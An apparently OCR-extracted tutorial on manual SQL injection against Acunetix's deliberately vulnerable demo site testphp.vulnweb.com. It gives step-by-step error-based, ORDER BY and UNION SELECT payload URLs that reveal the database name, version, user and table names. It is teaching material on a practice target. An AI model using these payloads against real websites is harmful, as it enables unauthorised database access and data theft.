
Manual SQL Injection

(target : http://testphp.vulnweb.com)

1. **Open given below targeted URL in browser**
   `http://testphp.vulnweb.com/artists.php?artist=1`

   so here we are going to test SQL injection for “id=1”.



artist: r4w8173

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

2. **Now use error base technique by adding an apostrophe (‘) symbol at the end of the input which will try to break the query.**
   testphp.vulnweb.com/artists.php?artist=1’

   In the given screenshot you can see we have got an error message which means site is infected by SQL injection.



```
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in /hj/var/www/artists.php on line 62
```

3. **Now using ORDER BY keyword to sort the records in ascending or descending order for id=1**
   http://testphp.vulnweb.com/artists.php?artist=1 order by 1



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

artist: r4w8173

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view pictures of the artist

comment on this artist


Similarly repeating for order 2,3 and so on one by one.

http://testphp.vulnweb.com/artists.php?artist=1 order by 2

http://testphp.vulnweb.com/artists.php?artist=1 order by 3

http://testphp.vulnweb.com/artists.php?artist=1 order by 4

From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.




Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

4. Let's penetrate more inside using union base injection to select statement from a different table.

http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3

From the screenshot you can see that it shows the result for only one table not for others.



artist: r4w8173

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
5. **Now try to pass wrong input into the database through URL by replacing artist=1 from artist=-1 as given below:**

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3

Hence you can see now it is showing the result for the remaining two tables also.



Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,3

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artist: 2

3

view pictures of the artist

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
6. Use the next query to fetch the name of the database.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3

From the screenshot, you can see the name of database is **acuart**



Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,database(),3

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artist: acuart

3

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
7. Next query will extract the current username as well as a version of the database system.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()

Here we have retrieve 8.0.22-0ubuntu0.20.04.2 as a version and **acuart@localhost** as a current user.



Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,version(),current_user()

artist: 8.0.22-0ubuntu0.20.04.2

acuart@localhost

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
8. Through the next query, we will try to fetch table name inside the database.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1

From the screenshot you read can the name of the first table is artists.



testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,tab

artist: artists


3

view pictures of the artist

comment on this artist

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 1,1

From the screenshot you read can the name of the second table is carts.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Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links

artist: carts

3

view pictures of the artist

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
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 2,1

we got table 3 : **categ**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search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

artist: categ

